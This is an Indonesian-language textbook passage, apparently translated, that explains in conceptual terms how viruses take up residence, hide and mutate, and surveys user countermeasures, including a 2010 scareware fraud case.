Beberapa bagian dari sistem operasi dan sebagian besar program pengguna mengeksekusi, mengakhiri, dan menghilang, dengan ruang mereka di memori kemudian tersedia untuk apa pun yang dieksekusi nanti. Untuk bagian sistem operasi yang sering digunakan dan untuk beberapa program pengguna khusus, akan memakan waktu terlalu lama untuk memuat ulang program setiap kali diperlukan. Sebaliknya, kode tersebut tetap berada di memori dan disebut kode "penduduk". Contoh kode residen adalah rutin yang menafsirkan tombol yang ditekan pada keyboard, kode yang menangani kondisi kesalahan yang muncul selama eksekusi program, atau program yang bertindak seperti jam alarm, membunyikan sinyal pada waktu yang ditentukan pengguna. Rutinitas residen kadang-kadang disebut TSRs atau rutinitas “terminate and stay resident”.

Virus writer juga suka melampirkan virus ke kode residen karena kode residen diaktifkan berkali-kali saat mesin sedang berjalan. Setiap kali kode penduduk berjalan, virus juga demikian. Setelah diaktifkan, virus dapat mencari dan menginfeksi pembawa yang tidak terinfeksi. Misalnya, setelah aktivasi, virus boot sector mungkin menempelkan dirinya ke sepotong kode residen. Kemudian, setiap kali virus diaktifkan, virus mungkin memeriksa apakah ada disk yang dapat dilepas di drive disk yang terinfeksi dan, jika tidak, menginfeksinya. Dengan cara ini virus dapat menyebarkan infeksinya ke semua diska lepas yang digunakan selama sesi komputasi.

Virus juga dapat memodifikasi Tabel program sistem operasi yang akan dijalankan. Setelah virus mendapatkan kendali, ia dapat memasukkan entri registri sehingga akan dipanggil kembali setiap kali sistem dimulai ulang. Dengan cara ini, bahkan jika pengguna memperhatikan dan menghapus salinan virus yang dieksekusi dari memori, sistem akan menghidupkan kembali virus pada sistem berikutnya restart.

Untuk malware umum, mengeksekusi hanya sekali dari memori memiliki kerugian yang jelas hanya satu peluang untuk menyebabkan perilaku jahat, tetapi di sisi lain, jika kode menular menghilang setiap kali mesin dimatikan, Malicious code cenderung tidak dianalisis oleh tim keamanan.

Rumah Lain untuk Virus

Virus yang tidak tinggal di salah satu tempat yang nyaman ini harus berjuang sendiri. Tapi itu tidak berarti bahwa virus akan kehilangan tempat tinggal.

Anda mungkin berpikir bahwa program aplikasi—kode—dapat melakukan banyak hal, tetapi file data—dokumen, spreadsheet, file PDF Gambar dokumen, atau Gambar —adalah objek pasif yang tidak dapat melakukan hal berbahaya. Namun, pada kenyataannya, file data terstruktur ini berisi perintah untuk menampilkan dan memanipulasi datanya. Dengan demikian, file PDF ditampilkan oleh program seperti Adobe Reader yang melakukan banyak hal sebagai respons terhadap perintah dalam file PDF. Meskipun file tersebut tidak dapat dieksekusi sebagai program itu sendiri, itu dapat menyebabkan aktivitas dalam program yang menanganinya. File

seperti itu disebut data interpretatif, dan program handler juga disebut interpreter. Program Adobe Reader adalah penerjemah untuk file PDF. Jika ada kesalahan dalam penerjemah PDF atau semantik bahasa interpretasi PDF, membuka file PDF dapat menyebabkan pengunduhan dan eksekusi Malicious code. Jadi, bahkan objek yang tampaknya pasif seperti Gambar dokumen dapat menyebabkan infeksi Malicious code.

Salah satu rumah populer untuk virus adalah program aplikasi. Banyak aplikasi, seperti pengolah kata dan spreadsheet, memiliki fitur "makro", di mana pengguna dapat merekam serangkaian perintah dan kemudian mengulangi seluruh rangkaian dengan satu permintaan. Program tersebut juga menyediakan "makro startup" yang dijalankan setiap kali aplikasi dijalankan. Virus writer dapat membuat makro virus yang menambahkan dirinya sendiri ke arahan startup untuk aplikasi. Itu juga kemudian menyematkan salinan dirinya dalam file data sehingga infeksi menyebar ke siapa saja yang menerima satu atau lebih file tersebut. Dengan demikian, virus writer secara efektif menambahkan malware ke aplikasi tepercaya dan umum digunakan, sehingga memastikan aktivasi berulang dari penambahan berbahaya.

Code Library juga merupakan tempat terbaik untuk menyimpan Malicious code. Karena perpustakaan digunakan oleh banyak program, kode di dalamnya akan memiliki efek yang luas. Selain itu, perpustakaan sering dibagikan di antara pengguna dan ditransmisikan dari satu pengguna ke pengguna lain, praktik yang menyebarkan infeksi. Akhirnya, mengeksekusi kode di perpustakaan dapat menularkan infeksi virus ke media transmisi lainnya. Compiler, loader, linker, runtime monitor, runtime debugger, dan bahkan program pengendalian virus adalah kandidat yang baik untuk menghosting virus karena dibagikan secara luas.

Stealth

Tujuan akhir dari penulis Malicious code adalah sembunyi-sembunyi: menghindari deteksi selama instalasi, saat mengeksekusi, atau bahkan saat istirahat di penyimpanan. Kebanyakan virus menjaga stealth dengan menyembunyikan tindakan mereka, tidak mengumumkan kehadiran mereka, dan menyamarkan penampilan mereka.

Deteksi

Penemuan Malicious code dapat dibantu dengan prosedur untuk menentukan apakah dua program setara: Kita dapat menulis sebuah program dengan efek berbahaya yang diketahui, dan kemudian membandingkan dengan program lain yang dicurigai untuk menentukan apakah keduanya memiliki hasil yang setara. Namun, masalah kesetaraan ini rumit, dan hasil teoretis dalam komputasi menunjukkan bahwa solusi umum tidak mungkin. Dalam teori kompleksitas, kami mengatakan bahwa pertanyaan umum "Apakah kedua program ini setara?" tidak dapat diputuskan (walaupun pertanyaan itu dapat dijawab untuk banyak pasangan program tertentu).

Bahkan jika kita mengabaikan masalah undecidability umum, kita masih harus berurusan dengan banyak ketidakpastian tentang apa arti ekuivalensi dan bagaimana hal itu mempengaruhi keamanan. Dua modul mungkin secara praktis setara tetapi menghasilkan hasil yang agak berbeda yang mungkin atau mungkin tidak — relevan dengan keamanan. Satu dapat berjalan lebih cepat, atau yang pertama dapat menggunakan file sementara untuk ruang kerja, sedangkan yang kedua melakukan semua perhitungannya di memori. Perbedaan ini bisa jinak, atau bisa menjadi penanda infeksi. Oleh karena itu, kami tidak mungkin mengembangkan program penyaringan yang dapat memisahkan modul yang terinfeksi dari modul yang tidak terinfeksi.

Meskipun kasus umum mencemaskan, yang khusus tidak. Jika kita mengetahui bahwa virus tertentu dapat menginfeksi sistem komputasi, kita dapat memeriksa "tanda tangannya" dan mendeteksinya jika ada. Namun, setelah menemukan virusnya, kita diberi tugas untuk membersihkan sistemnya. Menghapus virus dalam sistem yang berjalan membutuhkan kemampuan untuk mendeteksi dan menghilangkan contoh-contohnya lebih cepat daripada penyebarannya.

Contoh yang baru saja kami berikan menjelaskan beberapa cara di mana Malicious code tiba di komputer target, tetapi mereka tidak menjawab pertanyaan tentang bagaimana kode pertama kali dieksekusi dan terus dieksekusi. Kode dari halaman web dapat dengan mudah disuntikkan ke dalam kode yang dijalankan browser, meskipun pengaturan keamanan pengguna di dalam browser dapat membatasi apa yang dapat dilakukan oleh kode tersebut. Lebih umum, bagaimanapun, penulis kode mencoba menemukan cara untuk mengasosiasikan kode mereka dengan program yang ada, dengan cara seperti yang kami jelaskan di sini, sehingga kode "buruk" dijalankan setiap kali kode "baik" dipanggil.

Instalasi Stealth

Kami telah menjelaskan beberapa pendekatan yang digunakan untuk mengirimkan kode tanpa sepengetahuan pengguna, termasuk mengunduh sebagai akibat dari memuat halaman web dan mengiklankan satu fungsi sambil menerapkan yang lain. Perancang Malicious code cukup kompeten dalam mengelabui pengguna agar menerima malware.

Eksekusi Stealth

Demikian pula, tetap tidak diperhatikan selama eksekusi tidak terlalu sulit. Operasi sistem modern sering mendukung lusinan proses bersamaan, banyak di antaranya memiliki nama dan fungsi yang tidak dapat dikenali. Jadi, bahkan jika pengguna melihat program dengan nama yang tidak dikenal, pengguna lebih cenderung menerimanya sebagai program sistem daripada malware.

Stealth dalam Penyimpanan

Jika Anda menulis sebuah program untuk dibagikan kepada orang lain, Anda akan memberikan salinan hal yang sama kepada semua orang. Kecuali untuk beberapa

penyesuaian (seperti detail identitas pengguna atau nomor seri produk), rutinitas Anda akan identik dengan rutinitas orang lain. Bahkan jika Anda memiliki versi yang berbeda, Anda mungkin akan menyusun kode Anda dalam dua bagian: sebagai rutinitas inti untuk semua orang dan beberapa modul yang lebih kecil khusus untuk jenis pengguna—pengguna rumahan, profesional bisnis kecil, personel sekolah, atau pelanggan perusahaan besar. Merancang kode Anda dengan cara ini adalah pendekatan ekonomis untuk Anda: Merancang, mengkode, menguji, dan memelihara satu entitas untuk banyak pelanggan lebih murah daripada melakukannya untuk setiap penjualan individu. Kode Anda yang dikirim dan diinstal kemudian akan memiliki bagian instruksi yang identik di semua salinan.

Antivirus dan pemindai Malicious code lainnya mencari pola karena pembuat malware memiliki pertimbangan yang sama dengan yang Anda miliki dalam mengembangkan perangkat lunak pasar massal: Mereka ingin menulis satu kumpulan kode dan mendistribusikannya ke semua korbannya. Kode identik itu menjadi pola pada disk yang dapat dicari oleh pemindai dengan cepat dan efisien.

Mengetahui bahwa pemindai mencari pola yang identik, penulis kode jahat mencoba memvariasikan tampilan kode mereka dalam beberapa cara:

- Atur ulang urutan modul.
- Mengatur ulang urutan instruksi (bila perintah tidak mempengaruhi eksekusi; misalnya A := 1; B := 2 dapat diatur ulang tanpa efek merugikan).
- Menyisipkan instruksi, (seperti A := A), yang tidak berdampak.
- Masukkan string acak (mungkin sebagai konstanta yang tidak pernah digunakan).
- Ganti instruksi dengan instruksi lain yang setara, seperti mengganti A := B-1 dengan A := B + (-1) atau A := B + 2 – 1.
- Menyisipkan instruksi yang tidak pernah dieksekusi (misalnya, di bagian lain dari ekspresi kondisional yang selalu benar).

Ini adalah perubahan yang relatif sederhana di mana pembuat kode jahat dapat membuat alat, menghasilkan salinan unik untuk setiap pengguna. Sayangnya (untuk penulis kode), bahkan dengan beberapa perubahan ini pada setiap salinan, masih akan ada bagian identik yang dapat dikenali. Kami membahas masalah ini untuk penulis malware nanti di bab ini karena kami menganggap pemindai virus sebagai tindakan balasan terhadap Malicious code .

Sekarang kita telah menjelajahi sisi ancaman dari Malicious code , kita beralih ke kerentanan. Ancaman tidak berbahaya tanpa kerentanan yang dapat dieksploitasi. Sayangnya, kerentanan yang dapat dieksploitasi berlimpah untuk Malicious code .

Pengenalan Malicious code

Cara termudah bagi Malicious code untuk mendapatkan akses ke sistem adalah dengan diperkenalkan oleh pengguna, pemilik sistem, administrator, atau agen resmi lainnya.

Satu-satunya cara untuk mencegah infeksi virus adalah tidak menerima kode yang dapat dieksekusi dari sumber yang terinfeksi. Filosofi ini dulunya mudah diikuti karena mudah untuk mengetahui apakah suatu file dapat dieksekusi atau tidak. Misalnya, pada PC, ekstensi .exe adalah tanda yang jelas bahwa file tersebut dapat dieksekusi. Namun, seperti yang telah kami catat, file saat ini lebih kompleks, dan file yang tampaknya tidak dapat dieksekusi dengan ekstensi .doc mungkin memiliki beberapa kode yang dapat dieksekusi yang terkubur jauh di dalamnya. Misalnya, pengolah kata mungkin memiliki perintah di dalam file dokumen. Seperti yang kami catat sebelumnya, perintah ini, yang disebut makro, memudahkan pengguna untuk melakukan hal-hal yang kompleks atau berulang, tetapi mereka benar-benar kode yang dapat dieksekusi yang tertanam dalam konteks dokumen. Demikian pula, spreadsheet, slide presentasi, file kantor atau bisnis lainnya, dan bahkan file media dapat berisi kode atau skrip yang dapat dijalankan dengan berbagai cara—dan dengan demikian menyimpan virus. Dan, seperti yang telah kita lihat, aplikasi yang menjalankan atau menggunakan file-file ini mungkin mencoba membantu dengan secara otomatis menjalankan kode yang dapat dieksekusi, apakah Anda ingin menjalankannya atau tidak! Berlawanan dengan prinsip keamanan yang baik, penangan email dapat diatur untuk secara otomatis membuka (tanpa melakukan kontrol akses) lampiran atau kode yang disematkan untuk penerima, sehingga pesan email Anda dapat memiliki animasi beruang menari di bagian atas.

Pendekatan lain yang telah digunakan oleh virus writer adalah fitur yang kurang dikenal dalam desain file Microsoft yang berhubungan dengan jenis file. Meskipun file dengan ekstensi .doc diharapkan menjadi dokumen Word, pada kenyataannya, jenis dokumen yang sebenarnya disembunyikan di bidang di awal file. Kenyamanan ini seolah-olah membantu pengguna yang secara tidak sengaja menamai dokumen Word dengan .ppt (PowerPoint) atau ekstensi lainnya. Dalam beberapa kasus, sistem operasi akan mencoba membuka aplikasi terkait, tetapi jika gagal, sistem akan beralih ke aplikasi jenis file tersembunyi. Jadi, pembuat virus membuat file yang dapat dieksekusi, menamainya dengan ekstensi yang tidak sesuai, dan mengirimkannya ke korban, mengGambar kannya sebagai Gambar atau tambahan kode yang diperlukan atau sesuatu yang diinginkan. Penerima tanpa disadari membuka file dan, tanpa bermaksud, mengeksekusi Malicious code .

Baru-baru ini, kode yang dapat dieksekusi telah disembunyikan dalam file yang berisi kumpulan data besar, seperti gambar atau dokumen hanya-baca (*only-read*), menggunakan proses yang disebut steganografi. Potongan kode virus ini tidak mudah dideteksi oleh pemindai virus dan tentu saja tidak oleh mata manusia. Misalnya, file yang berisi foto mungkin sangat detail, seringkali pada resolusi 600 titik warna atau lebih (disebut piksel) per inci. Mengubah setiap piksel keenam belas hampir tidak akan terdeteksi oleh mata manusia, sehingga virus writer dapat menyembunyikan instruksi mesin virus dalam Gambar Gambar besar, satu bit kode untuk setiap enam belas piksel.

Steganografi memungkinkan data disembunyikan dalam kumpulan data yang besar, kompleks, dan berlebihan.

Pola Eksekusi

Seorang virus writer mungkin ingin virus melakukan beberapa hal pada saat yang sama, yaitu menyebarkan infeksi, menghindari deteksi, dan menyebabkan kerusakan. Tujuan-tujuan ini ditunjukkan pada Tabel 2.4, bersama dengan cara-cara untuk mencapai setiap tujuan. Sayangnya, banyak dari perilaku ini sangat normal dan mungkin tidak terdeteksi. Misalnya, satu tujuan adalah memodifikasi direktori file; banyak program normal membuat file, menghapus file, dan menulis ke media penyimpanan. Dengan demikian, tidak ada sinyal kunci yang menunjukkan keberadaan virus.

Tabel 2.4 Dampak Virus dan Penyebabnya

Dampak Virus	Prose terjadinya / penyebabnya
Attach pada program yang dapat dieksekusi	• mengubah direktori file • menulis ke file program yang dapat dieksekusi
Attach pada data atau kontrol file	• mengubah direktori • Menulis ulang data • Menambahkan data dan menambah data itu sendiri
Tetap dalam memori	• Intersep interupsi • Intersep panggilan sistem operasi (contohya: format disk) • Mengubah file sistem • memodifikasi program normal yang dapat dieksekusi
Menyembunyikan diri	• mencegat panggilan sistem yang akan mengungkapkan diri dan memalsukan hasil • mengklasifikasikan diri sebagai file 'tersembunyi'
Menyebarkan infeksi	• menginfeksi sektor boot • menginfeksi program sistem • menginfeksi program bawaan • Menginfeksi data bawaan
Mencegah penonaktifan	• Mengaktifkan sebelum program penonaktifan dan blokir penonaktifan • menyimpan salinan untuk menginfeksi ulang setelah penonaktifan

Kebanyakan virus writer berusaha menghindari deteksi untuk diri mereka sendiri dan ciptaan mereka. Karena sektor boot disk tidak terlihat oleh operasi normal (misalnya, konten sektor boot tidak ditampilkan pada daftar direktori), banyak pembuat virus menyembunyikan kode mereka di sana. Virus residen dapat memantau akses disk dan memalsukan hasil operasi disk yang akan menunjukkan virus tersembunyi di sektor boot dengan menunjukkan data yang seharusnya ada di sektor boot (yang telah dipindahkan virus ke tempat lain).

Tidak ada batasan bahaya yang dapat ditimbulkan oleh virus. Pada akhirnya, virus mungkin tidak melakukan apa-apa; beberapa penulis membuat virus hanya untuk menunjukkan bahwa mereka bisa melakukannya. Atau virus bisa relatif jinak, menampilkan pesan di layar, membunyikan bel, atau memutar musik. Dari sana, masalah bisa meningkat. Satu virus dapat menghapus file, yang lain seluruh disk; satu virus dapat mencegah komputer melakukan booting, dan virus lainnya dapat mencegah penulisan ke disk. Kerusakan hanya dibatasi oleh kreativitas pembuat virus.

Pola Transmisi

Virus hanya efektif jika memiliki beberapa cara penularan dari satu lokasi ke lokasi lain. Seperti yang telah kita lihat, virus dapat melakukan perjalanan selama proses boot dengan melampirkan ke file yang dapat dieksekusi atau bepergian di dalam file data. Perjalanan itu sendiri terjadi selama eksekusi program yang sudah terinfeksi. Karena virus dapat mengeksekusi instruksi apa pun yang dapat dilakukan oleh program, perjalanan virus tidak terbatas pada media tunggal atau pola eksekusi. Misalnya, virus dapat tiba di disket atau dari koneksi jaringan, berjalan selama eksekusi hostnya ke sektor boot hard disk, muncul kembali saat komputer host di-boot, dan tetap berada di memori untuk menginfeksi disket lain saat diakses.

Virus Polimorfik

Tanda tangan virus mungkin merupakan cara paling andal bagi pemindai virus untuk mengidentifikasi virus. Jika virus tertentu selalu dimulai dengan string 0x47F0F00E08 dan memiliki string 0x00113FFF terletak di kata 12, program atau file data lain tidak mungkin memiliki karakteristik yang sama persis ini. Untuk tanda tangan yang lebih panjang, kemungkinan kecocokan yang benar meningkat.

Jika pemindai virus akan selalu mencari string tersebut, maka virus writer yang pintar dapat menyebabkan sesuatu selain string tersebut berada di posisi tersebut. Instruksi tertentu tidak menimbulkan efek, seperti menambahkan 0 ke angka, membandingkan angka dengan dirinya sendiri, atau melompat ke instruksi berikutnya. Instruksi ini, kadang-kadang disebut *no-ops* (untuk "no operation"), dapat ditaburkan ke dalam sepotong kode untuk mendistorsi pola apapun. Misalnya, virus dapat memiliki dua alternatif kata awal yang setara; setelah diinstal, virus akan memilih salah satu dari dua kata untuk kata awalnya. Kemudian, pemindai virus harus mencari kedua pola tersebut. Virus yang dapat mengubah penampilannya disebut virus polimorfik. (Poly berarti "banyak" dan morph berarti "bentuk.")

Sebuah virus polimorfik dua bentuk dapat ditangani dengan mudah sebagai dua virus independen. Oleh karena itu, virus writer yang bermaksud mencegah deteksi virus akan menginginkan formulir dalam jumlah besar atau tidak terbatas sehingga jumlah formulir yang mungkin terlalu besar untuk dicari oleh pemindai virus. Menyematkan nomor atau string acak di tempat tetap dalam versi virus yang dapat dieksekusi tidak cukup, karena tanda tangan virus hanyalah instruksi yang tidak bervariasi, tidak termasuk bagian acak. Sebuah virus polimorfik harus secara acak memposisikan kembali semua bagian dari dirinya sendiri dan secara acak mengubah semua data tetap. Jadi, alih-alih berisi string tetap (dan karenanya dapat dicari) “HA! INFECTED BY A VIRUS,” virus polimorfik terkadang harus mengubah pola itu.

Secara sepele, asumsikan virus writer memiliki 100 byte kode dan 50 byte data. Untuk membuat dua contoh virus berbeda, penulis mungkin mendistribusikan versi pertama sebagai 100 byte kode diikuti oleh semua 50 byte data. Versi kedua dapat berupa 99 byte kode, instruksi lompatan, 50 byte data, dan byte kode terakhir. Versi lain adalah 98 byte kode yang melompat ke dua, 97 dan tiga terakhir, dan seterusnya. Hanya

dengan memindahkan potongan-potongan, virus writer dapat membuat tampilan yang cukup berbeda untuk mengelabui pemindai virus sederhana. Namun, begitu penulis pemindai menyadari trik semacam ini, mereka menyempurnakan definisi tanda tangan dan teknik pencarian mereka.

Berbagai virus polimorfik sederhana menggunakan enkripsi di bawah berbagai kunci untuk membuat bentuk virus yang disimpan berbeda. Ini kadang-kadang disebut virus enkripsi. Jenis virus ini harus berisi tiga bagian berbeda: kunci dekripsi, kode objek (terenkripsi) virus, dan kode objek (tidak terenkripsi) dari rutinitas dekripsi. Untuk virus-virus ini, rutinitas dekripsi itu sendiri atau panggilan ke rutinitas perpustakaan dekripsi harus jelas, dan itu menjadi tanda tangan. (Lihat [PFL10d] untuk informasi lebih lanjut tentang penggunaan enkripsi oleh virus writer.)

Untuk menghindari deteksi, tidak setiap salinan virus polimorfik harus berbeda dari setiap salinan lainnya. Jika virus berubah sesekali, tidak setiap salinan akan cocok dengan tanda tangan dari setiap salinan lainnya.

Karena Anda tidak selalu dapat mengetahui sumber mana yang terinfeksi, Anda harus berasumsi bahwa sumber luar mana pun yang terinfeksi. Untungnya, Anda tahu kapan Anda menerima kode dari sumber luar; sayangnya, memutuskan semua kontak dengan dunia luar tidak mungkin dilakukan. Malware jarang datang dengan tanda peringatan besar dan, pada kenyataannya, seperti yang ditunjukkan Kasus 2.8, malware sering dirancang untuk menipu orang yang tidak curiga.

Kasus 2.8

Non-Detektor Malware

Pada Mei 2010, Amerika Serikat mengeluarkan dakwaan terhadap tiga orang yang didakwa dengan menipu orang agar percaya bahwa komputer mereka telah terinfeksi Malicious code [FBI10]. Ketiga pria itu membuat situs komputer yang pertama-tama akan melaporkan pesan kesalahan komputer yang salah dan menyesatkan, dan kemudian menunjukkan bahwa komputer pengguna terinfeksi berbagai bentuk malware.

Menurut dakwaan, setelah pesan kesalahan palsu dikirim, situs tersebut kemudian membujuk pengguna Internet untuk membeli produk perangkat lunak dengan nama seperti "DriveCleaner" dan "ErrorSafe," mulai dari harga sekitar $30 hingga $70, yang diklaim situs web akan membersihkan komputer korban dari infeksi, tetapi sebenarnya hanya sedikit atau tidak sama sekali untuk meningkatkan atau memperbaiki kinerja komputer. Biro Investigasi Federal AS (FBI) memperkirakan bahwa situs-situs tersebut menghasilkan lebih dari $100 juta untuk para pelaku penipuan.

Para pelaku diduga mengaktifkan penipuan dengan mendirikan biro iklan yang mencari situs web klien yang sah untuk meng-host iklan. Ketika pengguna korban

pergi ke situs klien, kode dalam iklan web berbahaya membajak browser pengguna dan menghasilkan pesan kesalahan palsu. Pengguna kemudian diarahkan ke apa yang disebut situs web scareware, untuk menakut-nakuti pengguna tentang kelemahan keamanan komputer. Situs tersebut kemudian menampilkan grafik yang dimaksudkan untuk memantau pemindaian komputer korban untuk malware, yang (tidak mengherankan) ditemukan dalam jumlah yang signifikan. Pengguna kemudian diundang untuk mengklik untuk mengunduh penghapus malware gratis, yang tampaknya hanya memperbaiki beberapa kerentanan dan kemudian akan meminta pengguna untuk meningkatkan ke versi berbayar untuk memperbaiki sisanya.

Dua dari tiga yang didakwa adalah warga negara AS, meskipun satu diyakini tinggal di Ukraina; yang ketiga adalah orang Swedia dan diyakini tinggal di Swedia. Semua didakwa dengan penipuan kawat dan penipuan komputer. Ketiganya menjalankan sebuah perusahaan bernama Pemasaran Inovatif yang ditutup di bawah tindakan oleh Komisi Perdagangan Federal AS (FTC), dengan tuduhan penjualan perangkat lunak anti-malware palsu, antara tahun 2003 dan 2008.

Saran untuk pengguna yang tidak bersalah tampaknya "percaya tetapi verifikasi" dan "jika tidak rusak; jangan perbaiki." Artinya, jika Anda terpikat untuk membeli produk keamanan, diri Anda yang skeptis harus terlebih dahulu menjalankan pemindai malware tepercaya Anda sendiri untuk memverifikasi bahwa memang ada Malicious code yang mengintai di sistem Anda.

Seperti yang kita lihat di Kasus 3-8, mungkin tidak ada cara yang lebih baik untuk memikat pengguna yang sadar akan keamanan selain menawarkan alat pemindaian keamanan gratis. Beberapa pemindai antivirus yang sah, termasuk yang dari Anti-Virus Group (AVG) dan Microsoft, gratis. Namun, tawaran pemindai lain menyediakan malware, dengan efek mulai dari mengunci komputer hingga meminta uang untuk membersihkan infeksi yang tidak ada. Seperti halnya semua perangkat lunak, berhati-hatilah dalam memperoleh perangkat lunak dari sumber yang tidak dikenal.

Kekebalan Alami

Dalam makalah menarik mereka membandingkan transmisi virus komputer dengan penularan penyakit manusia, Kephart et al. mengamati bahwa upaya individu untuk menjaga komputer mereka bebas dari virus mengarah ke komunitas yang umumnya bebas dari virus karena anggota komunitas memiliki sedikit kontak (elektronik) dengan dunia luar.

Dalam hal ini, penularan dapat dicegah bukan karena kontak terbatas tetapi karena kontak terbatas di luar komunitas, seperti halnya komunitas manusia yang terisolasi jarang mengalami wabah penyakit menular seperti campak. Untuk alasan ini, pemerintah sering menjalankan komunitas jaringan yang terputus untuk menangani rahasia militer atau diplomatik. Kunci sukses tampaknya adalah memilih komunitas dengan hati-hati. Namun, karena penggunaan Internet dan World Wide Web

meningkat, pemisahan seperti itu hampir tidak mungkin dipertahankan. Lebih jauh lagi, baik dalam komunitas manusia dan komputasi, pertahanan alami cenderung lebih rendah, jadi jika infeksi memang terjadi, seringkali menyebar tanpa terkendali. Pengguna komputer manusia bisa saja naif, kurang informasi, dan lemah, sehingga rute manusia ke infeksi komputer kemungkinan akan tetap penting.

Perangkat Malware

Seorang perampok bank harus belajar dan berlatih perdagangan sendirian. Tidak ada buku Perampokan Bank untuk Dummies (setidaknya tidak ada yang kami ketahui), dan calon penjahat tidak dapat mengirim cek dan menerima kotak berisi semua alat yang diperlukan. Tampaknya ada bentuk magang sebagai penjahat baru bekerja dengan yang lebih berpengalaman, tetapi ini adalah proses yang sulit, berisiko, dan memakan waktu, atau setidaknya tampaknya seperti itu bagi kita orang luar.

Serangan komputer agak berbeda. Pertama, ada situs web bawah tanah yang berkembang pesat bagi peretas untuk bertukar teknik dan pengetahuan. (Seperti halnya situs web mana pun, pembaca harus menilai kualitas kontennya.) Kedua, penyerang sering kali dapat bereksperimen di laboratorium (rumah) mereka sendiri sebelum meluncurkan pemogokan publik. Yang terpenting, toolkit malware sudah tersedia untuk dijual. Calon penyerang dapat memperoleh, menginstal, dan mengaktifkan salah satunya semudah memuat dan menjalankan perangkat lunak lain; menggunakan satu lebih mudah daripada banyak permainan komputer. Toolkit semacam itu mengambil alamat target sebagai input dan, ketika pengguna menekan tombol [Start], ia meluncurkan penyelidikan untuk berbagai kerentanan. Pengguna toolkit seperti itu, yang tidak perlu memahami kerentanan yang ingin mereka eksploitasi, dikenal sebagai script kiddies. Seperti yang kita catat sebelumnya dalam bab ini, toolkit ini sering mengeksploitasi kerentanan lama yang pertahanannya telah lama dipublikasikan. Namun, toolkit ini efektif terhadap banyak korban.

Toolkit malware memungkinkan penyerang pemula menyelidiki banyak kerentanan dengan menekan sebuah tombol.

Kemudahan penggunaan berarti penyerang tidak harus memahami, apalagi membuat, serangan mereka sendiri. Untuk alasan ini, tampaknya penyerangan lebih mudah daripada pertahanan dalam keamanan komputer, yang memang benar. Ingatlah bahwa pembela harus melindungi dari semua kemungkinan ancaman, tetapi penyerang hanya perlu menemukan satu kerentanan yang tidak terungkap.

2.3 Penanggulangan

Sejauh ini kami telah menjelaskan teknik yang digunakan pembuat malware untuk mengirimkan, menyembunyikan, dan mengaktifkan produk jahat mereka. Jika Anda menyimpulkan bahwa para peretas ini pintar, licik, rajin, dan licik, Anda benar. Dan mereka sepertinya tidak pernah berhenti bekerja. Pembuat perangkat lunak antivirus McAfee melaporkan mengidentifikasi 200 malware baru yang berbeda per menit.

Pada awal 2012 perpustakaan malware mereka berisi sedikit kurang dari 100 juta item dan pada akhir 2013 memiliki lebih dari 196 juta.

Dihadapkan dengan pengepungan seperti itu, pengguna kesulitan untuk melindungi diri mereka sendiri, dan komunitas pertahanan keamanan secara umum menjadi tegang. Namun, semua tidak hilang. Penanggulangan yang tersedia tidak sempurna, beberapa bersifat reaktif—setelah serangan berhasil—bukan preventif, dan semua pihak mulai dari pengembang hingga pengguna harus melakukan bagian mereka. Di bagian ini kami mensurvei tindakan pencegahan yang tersedia untuk menjaga kode tetap bersih dan komputasi aman. Kami mengatur bagian ini berdasarkan siapa yang harus mengambil tindakan: pengguna atau pengembang, lalu kami menambahkan beberapa saran yang tampaknya menarik tetapi tidak berhasil.

2.3.1 Penanggulangan untuk Pengguna

Pengguna menanggung kerugian terbesar dari infeksi malware, sehingga pengguna harus menerapkan perlindungan baris pertama. Pengguna dapat melakukan ini dengan bersikap skeptis terhadap semua kode, dengan tingkat skeptisisme meningkat karena sumber kode menjadi kurang dapat dipercaya.

Kewaspadaan Pengguna

Kontrol termudah terhadap Malicious code adalah kebersihan: tidak terlibat dalam perilaku yang memungkinkan kontaminasi Malicious code . Dua komponen kebersihan adalah menghindari titik kontaminasi dan menghalangi jalan kerentanan.

Untuk menghindari kontaminasi, Anda tidak dapat menggunakan sistem komputer Anda—bukan pilihan yang realistis di dunia saat ini. Namun, seperti halnya mencegah pilek dan flu, ada beberapa teknik untuk membangun komunitas yang cukup aman untuk kontak elektronik, termasuk yang berikut:

- Gunakan hanya perangkat lunak komersial yang diperoleh dari vendor yang andal dan mapan. Selalu ada kemungkinan Anda menerima virus dari produsen besar dengan nama yang akan dikenali semua orang. Namun, perusahaan tersebut memiliki reputasi signifikan yang dapat rusak parah bahkan oleh satu insiden buruk, sehingga mereka melakukan beberapa masalah untuk menjaga produk mereka bebas virus dan segera menambal kode penyebab masalah. Demikian pula, perusahaan distribusi perangkat lunak akan berhati-hati dengan produk yang mereka tangani.
- Uji semua perangkat lunak baru pada komputer yang terisolasi. Jika Anda harus menggunakan perangkat lunak dari sumber yang meragukan, uji perangkat lunak terlebih dahulu di komputer yang tidak terhubung ke jaringan dan tidak berisi data sensitif atau penting. Jalankan perangkat lunak dan mencari perilaku yang tidak terduga, bahkan perilaku sederhana seperti figur yang tidak dapat dijelaskan di layar. Uji komputer dengan salinan pemindai virus terbaru yang dibuat sebelum

program yang dicurigai dijalankan. Hanya jika program lulus tes ini, Anda harus menginstalnya pada mesin yang tidak terlalu terisolasi.

- Buka lampiran—dan file data lain yang berpotensi terinfeksi—hanya jika Anda tahu mereka aman. Apa yang dimaksud dengan "aman" terserah Anda, seperti yang mungkin sudah Anda pelajari di bab ini. Tentu saja, lampiran dari yang tidak diketahui sumbernya diragukan keamanannya. Anda mungkin juga tidak mempercayai lampiran dari sumber yang diketahui tetapi dengan pesan atau deskripsi yang aneh.
- Instal perangkat lunak—dan file kode eksekusi lainnya yang berpotensi terinfeksi—hanya jika Anda benar-benar tahu bahwa mereka aman. Ketika sebuah paket perangkat lunak meminta untuk menginstal perangkat lunak di sistem Anda (termasuk plug-in atau objek pembantu browser), jadilah curiga.
- Ketahuilah bahwa situs web apa pun dapat berpotensi berbahaya. Anda mungkin berasumsi bahwa situs yang dijalankan oleh dan untuk peretas berisiko, seperti juga situs yang menyajikan pornografi, tiket scalping, atau menjual barang selundupan. Anda mungkin juga waspada terhadap situs yang berlokasi di negara tertentu; Rusia, Cina, Brasil, Korea, dan India sering berada di dekat bagian atas daftar untuk proporsi tertinggi situs web yang berisi Malicious code . Situs web dapat ditemukan di mana saja, meskipun .cn atau .ru di akhir URL menghubungkan domain tersebut dengan China atau Rusia, masing-masing. Namun, Amerika Serikat juga sering menempati urutan teratas dalam daftar tersebut karena banyaknya penyedia hosting web yang berlokasi di sana.
